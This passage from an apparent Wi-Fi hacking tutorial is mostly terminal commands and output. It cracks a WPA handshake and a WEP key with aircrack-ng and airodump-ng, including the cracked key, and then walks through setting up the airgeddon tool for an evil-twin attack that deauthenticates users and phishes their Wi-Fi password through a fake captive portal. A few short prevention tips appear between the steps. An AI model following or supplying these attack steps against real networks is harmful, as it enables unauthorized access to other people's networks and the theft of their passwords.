   6  BC:76:C5:E4:FC:54  Elshaday                  WPA (0 handshake)

Index number of target network ? 4
```



```
                               Aircrack-ng 1.6

      [00:00:05] 9645/14344392 keys tested (2023.54 k/s)

      Time left: 1 hour, 58 minutes, 3 seconds                   0.07%

                          Current passphrase: shearer


      Master Key     : A8 AB 47 37 79 39 C7 89 39 1B B9 5E 4A 99 CD A7
                       0C 4D CE 29 5D 6C 88 8F D0 EF 2E C5 66 23 C9 03

      Transient Key  : F1 CD E1 C1 6A 12 0C 0C 6A 96 26 85 A2 24 FA 47
                       38 18 A7 02 99 97 03 16 1E BF 4A 07 9C 46 29 7A
                       5E 04 42 CD 70 42 E5 33 40 3D F5 01 DE 6A 81 9B
                       07 7F 6B CD 92 5C 4C AD 3E EA EE BD D6 EA 6D 2F

      EAPOL HMAC     : 97 68 DD 0E 8D 67 54 5C E2 6E 0A DC 90 8D F1 0B
```

Prevention way

1. Using WPA3 which is a newer protocol is your best bet against such an attack.
2. To mitigate against de-authentication attacks
3. use an ethernet connection if possible.
4. use a strong passphrase (not a password) to minimise the attackers chances of getting it
    a. Example: my home wifi password is something like: “Helloworldthisismypassword”
    b. This will be very hard to crack it wordlist.




Configure Mobile Hotspot


Network name
NO_ONE_CAN_HACK_ME

Security
WPA2-Personal

3) WEP attack



```
oot@kali:~# airodump-ng --bssid 74:DA:DA:DB:F7:67 --channel 11 --write wep wlan0
```




```
CH 11 ][ Elapsed: 28 mins ][ 2018-12-11 15:20

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

74:DA:DA:DB:F7:67  -38   0     6395    19495   12  11  11e  WEP  WEP

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

74:DA:DA:DB:F7:67  50:C8:E5:AF:F6:33  -32    5e- 1e     0    20229
74:DA:DA:DB:F7:67  40:E2:30:C3:EF:97  -39    1e- 1e     0     1861
```


The Steps are same with the Handshake bruteforce the difference is here we will bruteforce an encryption key not password.

Also we don't capture handshake,we just listen for WEP wifi for some minutes.


And we will crack it with aircrack-ng.



```
root@kali:~# ls
Desktop    Downloads  Pictures  Templates  wep-02.cap  wep-02.kismet.csv
Documents  Music      Public    Videos     wep-02.csv  wep-02.kismet.netxml
```



```
root@kali:~# aircrack-ng wep-02.cap
```




```
root@kali:~# aircrack-ng wep-02.cap
Opening wep-02.caplease wait...
Read 1388611 packets.

   #  BSSID              ESSID                     Encryption

   1  74:DA:DA:DB:F7:67  [redacted]                WEP (0 IVs)

Choosing first network as target.

Opening wep-02.caplease wait...
Read 1388611 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 104999 ivs.


                                       Aircrack-ng 1.4


                        [00:00:01] Tested 484921 keys (got 951 IVs)

   KB    depth   byte(vote)
    0    40/ 67   DB(1536) 06(1280) 15(1280) 18(1280) 1A(1280) 1E(1280)
    1    11/ 12   5B(1792) 02(1536) 03(1536) 05(1536) 0E(1536) 10(1536)
    2     6/  7   E7(2048) 19(1792) 1D(1792) 24(1792) 7A(1792) 7B(1792)
    3    24/  3   E8(1792) 0C(1536) 1F(1536) 22(1536) 23(1536) 26(1536)
    4     9/  4   F5(2048) 0F(1792) 1F(1792) 5F(1792) 7A(1792) A4(1792)

                  KEY FOUND! [ 31:32:33:34:35 ] (ASCII: 12345 )
        Decrypted correctly: 100%
```

Prevention

JUST DONT USE IT!

Evil-twin Attack

- It is an amazing attack. It includes
  a. Deauthentication,
  b. Fake AP and
  c. phishing.
- The way it work is:
  a. Attacker will clone one of the wifi he going to attack with making it open wifi
  b. Then it will initiate deauth on real wifi, so users will be forced to be on the fake one.
  c. Then the attacker will fake prompt to input the password to access the wifi
  d. When the users add the password, BOOM! Attacker will have the password.
- This is the most Effective way to hack a wifi.
- That is why the name is "Evil twin"




How?

It have a lot of steps and it is complicated to do it manually, but there are a lot of tools to do it Automatically.


Lets see the tool Airgeddon

Link: https://github.com/v1s1t0r1sh3r3/airgeddon


```
sudo apt install
dnsmasq hostapd-wpe
dhcp-server hostapd
mdk4 hcxdumptool
hcxtools beef-xss
lighttpd xterm asleap
```




```
┌──(nathan㉿Nathan)-[~]
└─$ git clone https://github.com/v1s1t0r1sh3r3/airgeddon.git
Cloning into 'airgeddon'...
remote: Enumerating objects: 9001, done.
remote: Counting objects: 100% (200/200), done.
remote: Compressing objects: 100% (106/106), done.
Receiving objects:  67% (6031/9001), 37.96 MiB | 223.00 KiB/s
```



```
┌──(nathan㉿Nathan)-[~/airgeddon]
└─$ sudo ./airgeddon.sh
```




```
┌──(nathan㉿Nathan)-[~]
└─$ sudo apt install dnsmasq hostapd-wpe isc-dhcp-server hostapd mdk4 hcxdumptool hcxtools beef-xss lighttpd
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following package was automatically installed and is no longer required:
  libgs9-common
Use 'sudo apt autoremove' to remove it.
The following additional packages will be installed:
  dns-root-data dnsmasq-base espeak espeak-data fonts-urw-base35 geoipupdate ghostscript gsfonts imagemagick imag
  libgs9-common libhttp-parser2.9 libicu72 libidn12 libimath-3-1-29 libjs-source-map libjxr-tools libjxr0 libler
  libnode108 libopenexr-3-1-30 libruby libruby3.1 libselinux1 libsonic0 libspectre1 libtiff6 libuv1 libuv1-dev li
  node-cjs-module-lexer node-undici node-xtend nodejs nodejs-doc ruby-activemodel ruby-activerecord ruby-activesu
  ruby-daemons ruby-domain-name ruby-em-websocket ruby-equalizer ruby-erubis ruby-espeak ruby-eventmachine ruby-e
  ruby-http-accept ruby-http-cookie ruby-http-form-data ruby-http-parser ruby-http-parser.rb ruby-maxmind-db ruby
  ruby-naught ruby-netrc ruby-nio4r ruby-oj ruby-otr-activerecord ruby-parseconfig ruby-qr4r ruby-rack ruby-rack-
  ruby-sinatra ruby-slack-notifier ruby-sqlite3 ruby-sync ruby-term-ansicolor ruby-terser ruby-tilt ruby-timers r
Suggested packages:
  resolvconf fonts-freefont-otf | fonts-freefont-ttf fonts-texgyre mmdb-bin imagemagick-doc autotrace cups-bsd |
  ufraw-batch isc-dhcp-server-ldap lame-doc libfftw3-bin libfftw3-dev inkscape php-cgi php-fpm lighttpd-doc light
Recommended packages:
  policycoreutils
The following packages will be REMOVED:
  libgs9
The following NEW packages will be installed:
  beef-xss dns-root-data dnsmasq dnsmasq-base espeak espeak-data geoipupdate ghostscript gsfonts hcxdumptool hcxt
  libgs10 libgs10-common libhttp-parser2.9 libicu72 libidn12 libimath-3-1-29 libjs-source-map libjxr-tools libjx
```



```
Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Error (Possible package name : dnsmasq)
hostapd-wpe .... Error (Possible package name : hostapd-wpe)
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd .... Error (Possible package name : isc-dhcp-server / dhcp-server / dhcp)
asleap .... Error (Possible package name : asleap)
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Error (Possible package name : hostapd)
etterlog .... Ok
tshark .... Ok
mdk4 .... Error (Possible package name : mdk4)
wash .... Ok
hcxdumptool .... Error (Possible package name : hcxdumptool)
reaver .... Ok
hcxpcapngtool .... Error (Possible package name : hcxtools)
john .... Ok
crunch .... Ok
beef .... Error (Possible package name : beef-xss / beef-project)
lighttpd .... Error (Possible package name : lighttpd)
openssl .... Ok

Update tools: checking...
curl .... Ok

You need to install some essential tools before running this script

Press [Enter] key to continue...
```

After Installation




```
iw .... Ok
awk .... Ok
airmon-ng .... Ok
airodump-ng .... Ok
aircrack-ng .... Ok
xterm .... Ok
ip .... Ok
lspci .... Ok
ps .... Ok

Optional tools: checking...
bettercap .... Ok
ettercap .... Ok
dnsmasq .... Ok
hostapd-wpe .... Ok
beef-xss .... Ok
aireplay-ng .... Ok
bully .... Ok
nft .... Ok
pixiewps .... Ok
dhcpd .... Ok
asleap .... Ok
packetforge-ng .... Ok
hashcat .... Ok
wpaclean .... Ok
hostapd .... Ok
etterlog .... Ok
tshark .... Ok
mdk4 .... Ok
wash .... Ok
hcxdumptool .... Ok
reaver .... Ok
hcxpcapngtool .... Ok
john .... Ok
crunch .... Ok
lighttpd .... Ok
openssl .... Ok

Update tools: checking...
curl .... Ok

Your distro has all necessary essential tools. Script can continue...
Press [Enter] key to continue...
```

Warning


For this Attack you need 2 Wifi Adapters.

1. To create the phishing page and Fake APs
2. To Deauth the users




```
> 9

The interface wlan0 you have already selected is not supporting VIF (Virtual Interface). This attack needs it to virtually unfold itself to create the fake access point while
 denial of service (DoS). Do you want to continue? If yes, the denial of service will not work being an important part of the attack and making it probably ineffective [y/N]
> y
```


Run




```
***************************** Interface selection ***********************
Select an interface to work with:
---------
1.  eth0  // Chipset: Intel Corporation 82540EM
2.  wlan0 // 2.4Ghz // Chipset: Ralink Technology, Corp. MT7601U
---------
*Hint* If you have any doubt or problem, you can check Wiki FAQ section
cord.gg/sQ9dgt9
---------
> 2
```




```
************************* airgeddon v11.10 main menu *
Interface wlan0 selected. Mode: Managed. Supported ban

Select an option from menu:
---------
0.   Exit script
1.   Select another network interface
2.   Put interface in monitor mode
3.   Put interface in managed mode
---------
4.   DoS attacks menu
5.   Handshake/PMKID tools menu
6.   Offline WPA/WPA2 decrypt menu
7.   Evil Twin attacks menu
8.   WPS attacks menu
9.   WEP attacks menu
10.  Enterprise attacks menu
---------
11.  About & Credits / Sponsorship mentions
12.  Options and language menu
---------
*Hint* If you enjoyed the script and found
tcoin, Ethereum, Litecoin...). Any amount,
buting
---------
> 7
```




```
*************************** Evil Twin attacks menu ***************
Interface wlan0 selected. Mode: Managed. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) -----------------
5.  Evil Twin attack just AP
----------------------- (with sniffing) -----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
*Hint* If you use the attack without sniffing, just the AP, you can
---------
> 2
Setting your interface in monitor mode...

Monitor mode now is set on wlan0
Press [Enter] key to continue...
```



```
*************************** Evil Twin attacks menu ****************
Interface wlan0 selected. Mode: Monitor. Supported bands: 2.4Ghz
Selected BSSID: None
Selected channel: None
Selected ESSID: None

Select an option from menu:
---------
0.  Return to main menu
1.  Select another network interface
2.  Put interface in monitor mode
3.  Put interface in managed mode
4.  Explore for targets (monitor mode needed)
---------------- (without sniffing, just AP) -----------------
5.  Evil Twin attack just AP
----------------------- (with sniffing) -----------------------
6.  Evil Twin AP attack with sniffing
7.  Evil Twin AP attack with sniffing and bettercap-sslstrip2
8.  Evil Twin AP attack with sniffing and bettercap-sslstrip2/BeEF
------------- (without sniffing, captive portal) -------------
9.  Evil Twin AP attack with captive portal (monitor mode needed)
---------
*Hint* Do you have any problem with your wireless card? Do you want
%20and%20Chipsets
---------
> 9
```

